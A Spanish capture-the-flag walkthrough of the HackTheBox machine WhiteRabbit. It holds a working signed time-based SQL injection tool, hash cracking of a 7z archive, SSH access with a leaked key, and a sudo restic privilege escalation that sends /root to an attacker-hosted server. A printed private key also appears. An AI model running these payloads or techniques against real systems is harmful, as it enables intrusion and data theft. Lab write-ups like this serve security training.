Inspeccionando el contenido del archivo JSON descargado, vemos un nodo de n8n encargado de extraer el valor de la cabecera x-gophish-signature.
...
...
...
"parameters": {
        "jsCode": "const signatureHeader = $json.headers[\"x-gophish-signature\"];\nconst signature = signatureHeader.split('=')[1];\nreturn { json: { signature: signature, body: $json.body } };"
      },
      "id": "49aff93b-5d21-490d-a2af-95611d8f83d1",
      "name": "Extract signature",
      "type": "n8n-nodes-base.code",
      "typeVersion": 2,
      "position": [
        660,
        340
      ]
    },
...
...
...
En la sección de parámetros veremos el valor secret, el cual es utilizado para construir las firmas HMAC-SHA-256 según lo que vimos anteriormente.
HMAC es un mecanismo de autenticación que utiliza una función hash junto con una clave secreta para generar un código de autenticación que se añade al mensaje transmitido.
El cálculo entre secret y el contenido del JSON que se envía al webhook, resulta en la firma HMAC, la cual se envía en la cabecera x-gophish-signature.

Esta firma garantiza la integridad de los datos que viajan en las solicitudes que se envían al servidor, por lo que si se modifica el contenido, la firma ya no será válida
{
      "parameters": {
        "action": "hmac",
        "type": "SHA256",
        "value": "=",
        "dataPropertyName": "calculated_signature",
        "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
      },
      "id": "e406828a-0d97-44b8-8798-6d066c4a4159",
      "name": "Calculate the signature",
      "type": "n8n-nodes-base.crypto",
      "typeVersion": 1,
      "position": [
        860,
        340
      ]
    },
...
...
...

Al enviar una solicitud POST tal como se muestra en la publicación, comprobaremos que el valor de la firma está estrictamente relacionado con el contenido de la solicitud
Si modificamos parte del contenido, el servidor ya no procesará la firma como válida
Intrusión / Explotación
Time Based SQL Injection
El el archivo JSON encontraremos algunas queries SQL, a continuación vemos cómo se envía el campo email directamente en una consulta a la base de datos
{
      "parameters": {
        "operation": "executeQuery",
        "query": "SELECT * FROM victims where email = \"\" LIMIT 1",
        "options": {}
      },
      "id": "5929bf85-d38b-4fdd-ae76-f0a61e2cef55",
      "name": "Get current phishing score",
      "type": "n8n-nodes-base.mySql",
Python Scripting - Gophish Signature
En mi caso construí un script en python para realizar el proceso de explotación de una forma más manual.
Primeramente debemos entender que antes de enviar cualquier solicitud HTTP, debemos firmar el contenido para poder generar una cabecera x-gophish-signature válida, la cual se obtiene generando una firma HMAC.
Desde python podemos generar una firma de la siguiente manera, utilizando las librerías hmac y hashlib para aplicar cifrado sha256
python3

Python 3.12.8 (main, Jun 23 2025, 02:16:53) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> import hmac
>>>
>>> secret = b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'
>>> data = '{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}'
>>> sign = hmac.new(secret, data.encode(), hashlib.sha256).hexdigest()
>>> print(sign)
cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
>>> exit()
El valor de la firma en este caso coincide con el que vemos en la web, porque estamos firmando el mismo contenido de ejemplo
x-gohish-signature: cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Para procesar una solicitud hacia la web, podemos emplear una función que firme el contenido, y ese hash resultante, utilizarlo en la cabecera x-gophish-signature
import hashlib
import hmac
import requests

secret = b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'
url = 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d'
burp = { 'http': 'http://localhost:8080'}

def post():
    data = '{"campaign_id":1,"email":"test@test.com","message":"Clicked Link"}'
    signature = sign(data.encode())
    headers = {
        "Content-Type": "application/json",
        "x-gophish-signature": f"sha256={signature}"
    }
    response = requests.post(url, headers=headers, data=data, proxies=burp)
    print(response.content)

# Requirement for Gophish
def sign(data):
    return hmac.new(secret, data, hashlib.sha256).hexdigest()

if __name__ == "__main__":
    post()

Nota cómo hacemos uso de un proxy HTTP para interceptar la solicitud a la hora de enviarla al servidor
De esta forma, estaríamos generando solicitudes HTTP válidas desde python
Detection
Haciendo algunas pruebas manuales, veremos una salida inusual enviando la solicitud de la siguiente manera modificando el campo email (el cual se utiliza en la query SQL).
El siguiente enlace a CyberChef puede construir una firma válida rápidamente para el payload que intenté en este caso

En el ejemplo anterior cerramos el dato de entrada de la query original con una comilla doble ("), debido a que así se tramitaba en el JSON
// Payload
{"campaign_id":1,"email":"test\"","message":"Clicked Link"}

// Query
SELECT * FROM victims where email = "test"" LIMIT 1
De esta forma, la query queda incompleta, faltando otra comilla doble para cerrar la query, y esto es lo que genera el error de sintaxis de SQL.
Si ahora inyectamos código SQL para generar algo verdadero (como 1=1), comprobaremos que podemos manipular la queery
Cada vez que cambiamos el valor del contenido en la solicitud HTTP, debemos volver a generar una firma, puedes hacerlo rápidamente a través de
Cyberchef.

Hasta ahora tenemos una inyección SQL, pero no vemos ninguna salida más que un mensaje de respuesta.
Payload
Podemos intentar utilizar una query basada en tiempo para que el servidor espere unos segundos y así verificar lo que estamos validando, ya que si forzamos un valor que retorne falso o un error, no veremos ningún cambio en la respuesta.
Probando con diferentes sentencias SQL y con recursos externos como sql-injection-payload-list, una opción a utilizar es la siguiente
// Query
" AND (SELECT * FROM (SELECT IF((SUBSTRING('test',1,1)='t'),SLEEP(5),SLEEP(0)))Temptable)--

// Payload
{"campaign_id":1,"email":"test@ex.com\" AND (SELECT * FROM (SELECT IF((SUBSTRING('test',1,1)='t'),SLEEP(5),SLEEP(0)))Temptable)-- ","message":"Clicked Link"}
La consulta anterior hace uso de la función SELECT IF() para evaluar una condición
- Cuando se obtiene un valor verdadero, usamos la función
SLEEP(5)para esperar5segundos antes de la respuesta, de lo contrario, el servidor responde de forma inmediata. - El uso de
SUBSTRING()nos permite recorrer una palabra caracter por caracter
Python Script
En mi caso modifiqué el script de python para construir una mini herramienta básica que nos permita explotar el SQL Injection más cómodamente, aplicando una serie de “modos” de explotación.
#!/usr/bin/env python3
import requests
import hmac
import hashlib
import sys
import string
import time
import signal
import concurrent.futures
import argparse
from pwn import log

secret = b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'
url = 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d'
burp = { 'http': 'http://localhost:8080' }
charset = string.printable

delay = 5
max_len = 24

stop_event = False

def handler(sig, frame):
    global stop_event
    log.error("Exiting...")
    stop_event = True

signal.signal(signal.SIGINT, handler)

# Build SQLi Payload
def build_payload(mode, database=None, table=None, row=0, column=None):
    if mode == "databases":
        query = f"SELECT schema_name FROM information_schema.schemata LIMIT {row},1"
    elif mode == "tables":
        query = f"SELECT table_name FROM information_schema.tables WHERE table_schema='{database}' LIMIT {row},1"
    elif mode == "columns":
        query = f"SELECT column_name FROM information_schema.columns WHERE table_schema='{database}' and table_name='{table}' LIMIT {row},1"
    elif mode == "dump":
        query = f"SELECT {column} FROM {table} LIMIT {row},1"

    log.info("Query: " + query)
    return query

# Time Based SQL Injection
def exploit_sqli(query, position):
    global stop_event
    if stop_event:
        return position, None

    for char in charset:

        payload = f"AND (SELECT * FROM (SELECT IF((HEX(SUBSTRING(({query}),{position},1))=HEX('{char}')),SLEEP({delay}),SLEEP(0)))temptable)-- "
        start_time = time.time()
        data = "{\"campaign_id\":1,\"email\":\"test@ex.com\\\"" + payload + "\",\"message\":\"Clicked Link\"}"

        signature = sign(data.encode())
        headers = {
            "Content-Type": "application/json",
            "x-gophish-signature": f"sha256={signature}"
        }

        response = requests.post(url, headers=headers, data=data)
        end_time = time.time()
        time_elapsed = end_time - start_time

        if time_elapsed > delay:
            return position, char

    return position, None

# Requirement for Gophish
def sign(data):
    return hmac.new(secret, data, hashlib.sha256).hexdigest()


def main(query, threads):
    bar = log.progress("Extracted value")
    result = [" "] * max_len
    with concurrent.futures.ThreadPoolExecutor(max_workers=threads) as executor:
        futures = {executor.submit(exploit_sqli, query, pos): pos for pos in range(1, max_len + 1)}

        for future in concurrent.futures.as_completed(futures):
            pos = futures[future]
            try:
                _, char = future.result()
                if char:
                    result[pos - 1] = char
                    bar.status("".join(result))
            except Exception as e:
                log.error(f"Error in {pos} position: {e}")

        bar.success("".join(result))

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-m", "--mode", help="Specify a mode for SQLi (Modes available: databases, tables, columns, dump", default="databases", type=str)
    parser.add_argument("-d", "--database", help="Database name")
    parser.add_argument("-t", "--table", help="Table name")
    parser.add_argument("-r", "--row", help="Row position (default 0)", default=0, type=int)
    parser.add_argument("-c", "--column", help="Column name for data extraction", default='*', type=str)
    parser.add_argument("--threads", help="Number of threads to use", default=5, type=int)

    args = parser.parse_args()

    if args.mode != "databases":
        if args.mode == "tables" and args.database:
            query = build_payload(args.mode, database=args.database, row=args.row)
            main(query, args.threads)
        if args.mode == "columns" and args.database and args.table:
            query = build_payload(args.mode, database=args.database, table=args.table, row=args.row)
            main(query, args.threads)
        if args.mode == "dump" and args.table:
            query = build_payload(args.mode, table=args.table, row=args.row, column=args.column)
            main(query, args.threads)
    elif args.mode == "databases" or args.mode == "dbs":
        query = build_payload(args.mode, row=args.row)
        main(query, args.threads)
    else:
        log.error("Please provide an SQLi mode")
El payload final que estaremos utilizando para una inyección basada en tiempo es el siguiente
" AND (SELECT * FROM (SELECT IF((HEX(SUBSTRING((SELECT schema_name FROM information_schema.schemata LIMIT {row},1),{position},1))=HEX('{char}')),SLEEP({delay}),SLEEP(0)))temptable)--
- Agregamos la función
HEX()para comprar el valor hexadecimal del caracter que estamos extrayendo, de esta forma evitamos conflictos entre letras minúsculas que podrían ser válidas como mayúsculas.
Database
A continuación se muestra cómo extraemos el nombre de las bases de datos (por orden)
python3 sqli.py -m databases
[*] Query: SELECT schema_name FROM information_schema.schemata LIMIT 0,1
[+] Extracted value: information_schema
- Usando el parámetro
-ro--row, puedes filtrar por filas en una tabla, se ven reflejadas en la sentenciaLIMIT {row},1
Las bases de datos que encontraremos son las siguientes
information_schema
phishing
temp
Ahora lo importante, debemos recorrer otras filas para poder ver más bases de datos (siempre que existan). Es por eso que el script permite especificar la fila dentro de LIMIT
python3 sqli.py -m databases --row 2
[*] Query: SELECT schema_name FROM information_schema.schemata LIMIT 2,1
[+] Extracted value: temp
Tables
Descubrimos la base de datos temp, procederemos a enumerar las tablas de la base de datos temp
python3 sqli.py -m tables -d temp
[*] Query: SELECT table_name FROM information_schema.tables WHERE table_schema='temp' LIMIT 0,1
[+] Extracted value: command_log
- El script contempla la flag
-dpara especificar la base de datos con la que queremos operar
Columns
Hemos descubierto la tabla command_log, continuaremos enumerando las columnas de esta tabla
python3 sqli.py -m columns -d temp -t command_log
[*] Query: SELECT column_name FROM information_schema.columns WHERE table_schema='temp' and table_name='command_log' LIMIT 0,1
[+] Extracted value: id
-thace referencia a la tabla
Las columnas que lograremos ver en la tabla command_log son las siguientes
id
command
date
Data
Una vez conocemos cómo se estructura la tabla objetivo, nos queda extraer los datos
python3 sqli.py -m dump --table temp.command_log --column command
[*] Query: SELECT command FROM temp.command_log LIMIT 0,1
[+] Extracted value: uname -a
- Especificamos la tabla con el
Fully Qualified Name, donde el formato sigue la estructuraServerName.DatabaseName.SchemaName.TableName(en este ejemplo usamos solamenteSchemaName.TableName)
Los datos extraídos de la tabla command_log corresponderían a los siguientes, los cuales son comandos que en teoría se ejecutaron en el sistema
uname -a
restic init --repo rest:http://75951e6ff.whiterabbit.htb
echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd
rm -rf .bash_history
#thatwasclose
cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd
Vemos el uso de un comando hacia el subdominio 75951e6ff.whiterabbit.htb, agregaremos este nombre a nuestro archivo /etc/hosts para aplicar la resolución DNS correctamente.
10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb 28efa8f7df.whiterabbit.htb 75951e6ff.whiterabbit.htb
Restic Repository Enumeration
El comando que usa restic, inicia un repositorio en el subdominio 75951e6ff.whiterabbit.htb utilizando la opción init.
Restices una herramienta de copia de seguridad de código abierto, multi plataforma y basada en línea de comandos, que crea backups rápidos, seguros y eficientes.
Podemos usar la herramienta restic para enumerar el repositorio, aunque primero necesitaremos guardar la contraseña empleada que vimos en la base de datos.
echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd
De esta forma, podremos listar las snapshots guardadas en el servidor
restic -r rest:http://75951e6ff.whiterabbit.htb --password-file .restic_passwd snapshots

repository 5b26a938 opened (repository version 2) successfully, password is correct
ID        Time                 Host         Tags        Paths
------------------------------------------------------------------------
272cacd5  2025-03-06 19:18:40  whiterabbit              /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshots
Podemos listar los archivos contenidos dentro de la snapshot con el siguiente comando, utilizando la opción ls, pasando el id
restic -r rest:http://75951e6ff.whiterabbit.htb --password-file .restic_passwd ls 272cacd5

repository 5b26a938 opened (repository version 2) successfully, password is correct
snapshot 272cacd5 of [/dev/shm/bob/ssh] filtered by [] at 2025-03-06 17:18:40.024074307 -0700 -0700):
/dev
/dev/shm
/dev/shm/bob
/dev/shm/bob/ssh
/dev/shm/bob/ssh/bob.7z
Restableceremos la snapshot en el directorio actual, debemos especificar el directorio de destino con la flag --target
restic -r rest:http://75951e6ff.whiterabbit.htb --password-file .restic_passwd restore 272cacd5 --target .
Se copiará todo un directorio dev, y el archivo 7z está dentro de ssh
tree dev
dev
└── shm
    └── bob
        └── ssh
            └── bob.7z

4 directories, 1 file
7z File Password Cracking
Si intentamos inspeccionar el comprimido notaremos que necesita una contraseña, la cual no conocemos todavía
7z x dev/shm/bob/ssh/bob.7z

...
...
...
Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password? : bob
ERROR: Data Error in encrypted file. Wrong password? : bob.pub
ERROR: Data Error in encrypted file. Wrong password? : config

Sub items Errors: 3
Archives with Errors: 1
Sub items Errors: 3
Extraeremos un hash desde el archivo bob.7z para poder intentar crackear su contraseña por fuerza bruta con herramientas como john o hashcat
7z2john dev/shm/bob/ssh/bob.7z > hash.txt
Procederemos a crackear el hash del archivo
hashcat hash.txt /usr/share/wordlists/rockyou.txt -O --username

...
...
...
$7z$2$19$0$$8$61d81f6f9997419d0000000000000000$4049814156$368$365$7295a784b0a8cfa7d2b0a8a6f88b961c8351682f167ab77e7be565972b82576e7b5ddd25db30eb27137078668756bf9dff5ca3a39ca4d9c7f264c19a58981981486a4ebb4a682f87620084c35abb66ac98f46fd691f6b7125ed87d58e3a37497942c3c6d956385483179536566502e598df3f63959cf16ea2d182f43213d73feff67bcb14a64e2ecf61f956e53e46b17d4e4bc06f536d43126eb4efd1f529a2227ada8ea6e15dc5be271d60360ff5c816599f0962fc742174ff377e200250b835898263d997d4ea3ed6c3fc21f64f5e54f263ebb464e809f9acf75950db488230514ee6ed92bd886d0a9303bc535ca844d2d2f45532486256fbdc1f606cca1a4680d75fa058e82d89fd3911756d530f621e801d73333a0f8419bd403350be99740603dedff4c35937b62a1668b5072d6454aad98ff491cb7b163278f8df3dd1e64bed2dac9417ca3edec072fb9ac0662a13d132d7aa93ff58592703ec5a556be2c0f0c5a3861a32f221dcb36ff3cd713$399$00:1q2w3e4r5t6y
Obtuvimos la contraseña que necesitamos para descomprimir el archivo bob.7z
7z x dev/shm/bob/ssh/bob.7z
Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:       557
Compressed: 572


ls
.rw------- root root 399 B  Thu Mar  6 19:10:35 2025 bob
.rw-r--r-- root root  91 B  Thu Mar  6 19:10:35 2025 bob.pub
.rw-r--r-- root root  67 B  Thu Mar  6 19:11:05 2025 config
Shell as bob
Estos archivos contienen todo lo necesario para conectarnos por ssh como el usuario bob a la máquina.
Si vemos el contenido del archivo config, se mostrará la configuración de conexión, donde se utiliza el puerto 2222 para la conexión
cat config

Host whiterabbit
  HostName whiterabbit.htb
  Port 2222
  User bob
El archivo bob.pub contiene la clave pública, la cual en teoría debería estar contemplada dentro del archivo ~/.ssh/authorized_keys en la máquina víctima. Si es el caso, podremos conectarnos sin contraseña.
El contenido del archivo bob corresponde a una clave privada, la utilizaremos para entablar una conexión por ssh con la flag -i
ssh -i bob -p 2222 bob@whiterabbit.htb

The authenticity of host \'[whiterabbit.htb]:2222 ([10.10.11.63]:2222)' can't be established.
ED25519 key fingerprint is SHA256:jWKKPrkxU01KGLZeBG3gDZBIqKBFlfctuRcPBBG39sA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[whiterabbit.htb]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Mar 24 15:40:49 2025 from 10.10.14.62
bob@ebdce80611e9:~$ id
bob@ebdce80611e9:~$ uid=1001(bob) gid=1001(bob) groups=1001(bob)
Cambiaremos el valor de la variable de entorno TERM para poder limpiar la pantalla con Ctrl+L (sólo es necesario si tienes ese hábito)
bob@ebdce80611e9:~$ export TERM=xterm
Abusing Sudoers Privileges - restic
Si listamos los privilegios del comando sudo, notaremos que podemos ejecutar restic como cualquier usuario del sistema (incluyendo root)
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
Desde gtfobins.io existe una guía rápida de escalada de privilegios que podemos utilizar.
Pudiendo ejecutar
resticcomo el usuarioroot, podríamos hacer una copia de seguridad de archivos privilegiados.
Para continuar con la escalada, iniciaremos un servidor con la herramienta restic-server, la cual es necesaria para poder iniciar correctamente un repositorio
./rest-server --no-auth --path restic
Data directory: restic
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:8000
Desde la máquina víctima creamos un nuevo repositorio creando una contraseña (cualquiera, como test123)
indicamos la dirección IP y el puerto donde se ejecuta nuestro servidor restic
bob@ebdce80611e9:/tmp$ echo 'test123' > /tmp/pass
bob@ebdce80611e9:~$ sudo restic -r rest:http://10.10.14.218:8000 init --password-file /tmp/pass

created restic repository 8e4e44937d at rest:http://10.10.14.218:8000/

Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.
Crearemos una copia de seguridad del directorio /root enviando todos los archivos contenidos dentro
bob@ebdce80611e9:~$ sudo restic -r rest:http://10.10.14.218:8000 --password-file /tmp/pass backup /root

repository 8e4e4493 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
no parent snapshot found, will read all files
[0:00]          0 index files loaded

Files:           4 new,     0 changed,     0 unmodified
Dirs:            3 new,     0 changed,     0 unmodified
Added to the repository: 6.493 KiB (3.603 KiB stored)

processed 4 files, 3.865 KiB in 0:02
snapshot 1b44949b saved
Se ha creado una shapshot con el identificador 1b44949b, este es el valor que debemos usar para restablecer los archivos en nuestra máquina.
Antes de cerrar el proceso de restic-server, nos vamos a nuestra máquina atacante para restablecer los archivos del repositorio en local, utilizando la misma contraseña que utilizamos para crear el repositorio
echo 'test123' > pass
restic -r rest:http://localhost:8000 --password-file pass restore 1b44949b --target .

repository 8e4e4493 opened (repository version 2) successfully, password is correct
restoring <Snapshot 1b44949b of [/root] at 2025-09-13 21:27:34.980600092 +0000 UTC by root@ebdce80611e9> to .
Dos archivos se guardarán dentro de un directorio root, con una clave pública y una privada
cd root
ls

.rw------- root root 505 B Fri Aug 30 07:30:01 2024 morpheus
.rw-r--r-- root root 186 B Fri Aug 30 07:31:44 2024 morpheus.pub
Shell as morpheus
El archivo morpheus contiene la clave privada que nos permite conectarnos por ssh
cat morpheus

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQS/TfMMhsru2K1PsCWvpv3v3Ulz5cBP
UtRd9VW3U6sl0GWb0c9HR5rBMomfZgDSOtnpgv5sdTxGyidz8TqOxb0eAAAAqOeHErTnhx
K0AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9N8wyGyu7YrU+w
Ja+m/e/dSXPlwE9S1F31VbdTqyXQZZvRz0dHmsEyiZ9mANI62emC/mx1PEbKJ3PxOo7FvR
4AAAAhAIUBairunTn6HZU/tHq+7dUjb5nqBF6dz5OOrLnwDaTfAAAADWZseEBibGFja2xp
c3QBAg==
-----END OPENSSH PRIVATE KEY-----
Utilizaremos la clave privada de morpheus como archivo de identidad, de esta forma obtendremos una consola sin contrseña
ssh -i morpheus morpheus@whiterabbit.htb
The authenticity of host \'whiterabbit.htb (10.10.11.63)' can't be established.
ED25519 key fingerprint is SHA256:F9XNz/rgt655Q1XKkL6at11Zy5IXAogAEH95INEOrIE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'whiterabbit.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 11 18:41:47 2025 from 10.10.14.218

morpheus@whiterabbit:~$ id
uid=1001(morpheus) gid=1001(morpheus) groups=1001(morpheus),100(users)
Para poder limpiar la pantalla con Ctrl+L, podemos cambiar la variable de entorno TERM
morpheus@whiterabbit:~$ export TERM=xterm
Ya podremos ver la flag del usuario sin privilegios
morpheus@whiterabbit:~$ cat user.txt
849...
Escalada de Privilegios
Si mostramos la dirección IP, verificaremos que estamos en la máquina víctima real y no en un contenedor como antes.
morpheus@whiterabbit:/home$ hostname -I
10.10.11.63 172.18.0.1 172.17.0.1
password-generator Command
Recordemos que cuando logramos la inyección SQL, vimos un comando que ejecutaba una herramienta dentro del directorio /opt y que se utilizó para asignar una contraseña
# Registro de la base de datos
cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd
- Este comando se dirige al directorio del usuario
